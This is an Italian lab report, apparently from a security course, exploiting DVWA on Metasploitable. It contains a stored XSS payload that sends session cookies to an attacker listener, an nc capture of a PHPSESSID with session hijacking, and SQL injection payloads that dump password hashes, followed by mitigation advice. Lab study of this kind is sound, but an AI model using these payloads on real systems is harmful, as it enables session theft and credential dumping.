



EXPLORAR VULNERABILITÀ



L'obiettivo di questo esercizio è analizzare e sfruttare le vulnerabilità presenti nell'applicazione Damn Vulnerable Web Application (DVWA), operante all'interno dell'ambiente di laboratorio Metasploitable. Questo studio si concentrerà su tre specifiche categorie di vulnerabilità:

- XSS Stored
- SQL Injection
- SQL Injection Blind



EXPLOIT XSS STORED

01

Ho fatto l'accesso alla sezione "Stored XSS" della DVWA ed ho ispezionato la pagina per aumentare il numero massimo di caratteri che si possono inserire da 50 a 100

```
<div class="body_padded">
  <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
  <div class="vulnerable_code_area">
    <form method="post" name="guestform" onsubmit="return validate_form(this)"> (event)
      <table width="550" cellspacing="1" cellpadding="2" border="0">
        <tbody>
          <tr> ... </tr>
          <tr>
            <td width="100">Message * </td>
            <td>
              <textarea name="mtxMessage" cols="50" rows="3" maxlength="100"></textarea>
            </td>
          </tr>
          <tr> ... </tr>
        </tbody>
```

02

Ho inserito lo script in in Javascript nella sezione dei messaggi:

```
<script>new
Image().src="http://192.168.1.40:12
34/?cookie="+document.cookie;
</script>
```

03



così lo script appare come messaggio e viene visualizzato ed eseguito ogni volta che si entra nella pagina

03

Intanto della macchina attaccante devo avviare un server in ascolto per poter ricevere i cookie dallo script

Message *

[Sign Guestbook](#)

Name: test
Message: This is a test comment.

Name: dcas
Message: <script>new
Image().src='//192.168.1.40:1234/?
c='+document.cookie</script>

```
(kali㉿kali)-[~]
$ nc -l -p 1234
GET /?c=security=low;%20PHPSESSID=15b5c4ffc19e43647b5392968b1b5b5e HTTP/1.1
Host: 192.168.1.40:1234
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.1.49/
```

03

04



04

Una volta intercettati i cookie di sessione è possibile inserirli manualmente nel proprio browser ispezionando la pagina e poi cambiare il path per accedere nell'area riservata dell'utente.

The screenshot shows a browser developer tools window with the following sections:


- Application** panel:
 - Manifest
 - Service workers
 - Storage
- Storage** panel:
 - Local storage
 - Session storage
 - IndexedDB
 - Cookies
 - http://192.168.1.49
 - Cache storage
- Cookies Table**: A table showing session cookies.

Name	Value	Domain
PHPSESSID	15b5c4ffc19e43647b5392968b1b5b5e	192.168.1.49
security	low	192.168.1.49

Page number 05 is visible in the bottom right corner.



Così il server ci scambierà per l'utente che è ancora loggato e ci farà entrare.



EXPLOIT SQL INJECTION

SQL Injection è una vulnerabilità che consente a un individuo di iniettare comandi SQL dannosi negli input manipolando così le query SQL eseguite dal database.

Per realizzare l'exploit la prima cosa da fare è trovare un punto di injection non filtrato in cui inserire la query , dopodiché ho inserito: '**OR '1'='1**', una query sempre vera per avere tutti gli utenti in output, ed ho capito che era necessario inserire 2 campi nelle query.

Vulnerability: SQL Injection

User ID: Submit

ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith



Vulnerability: SQL Injection

User ID:

Submit

```
ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

infine dopo un qualche tentativo ho trovato i cambi giusti da inserire, e con la query '**UNION SELECT user, password FROM users#**' sono riuscito ad avere in output una lista di utenti e di password in hash, e tramite dei programmi come John the Ripper è possibile risalire alla password originale.

Con '**'** terminiamo la query attuale, dopodiché facciamo una concatenazione con **UNION** in modo da poter inserire la nostra query, con **SELECT** andiamo a selezionare le colonne da cui recuperare i dati, con **FROM** selezioniamo la tabella ed infine con **#** commentiamo il resto della query.

EXPLOIT SQL INJECTION BLIND

La principale differenza tra SQL Injection e SQL Injection Blind è che nella seconda non avremo un feedback immediato dal database come la visualizzazione degli errori, quindi per un attaccante sarà più difficile trovare le query giusta da inserire.

Avremo in output un risultato soltanto se le query eseguite sono vere.

Inserendo la stessa query che ho inserito durante SQL Injection avremo lo stesso risultato.

Vulnerability: SQL Injection (Blind)

User ID:

 Submit

ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- http://en.wikipedia.org/wiki/SQL_injection
- <http://www.unixwiz.net/techtips/sql-injection.html>



RACCOMANDAZIONI

Le vulnerabilità di sicurezza XSS stored, SQL Injection e SQL Injection Blind rappresentano una minaccia significativa per le applicazioni web e la sicurezza dei dati.

- Per mitigare queste vulnerabilità è essenziale adottare pratiche di sviluppo sicure, come la sanificazione degli input, l'uso di query parametrizzate, la convalida dei dati e la gestione corretta degli errori.

Solo prestando particolare attenzione durante il processo di sviluppo e implementando misure preventive adeguate possiamo proteggere le nostre web app e garantire la sicurezza dei dati dei nostri utenti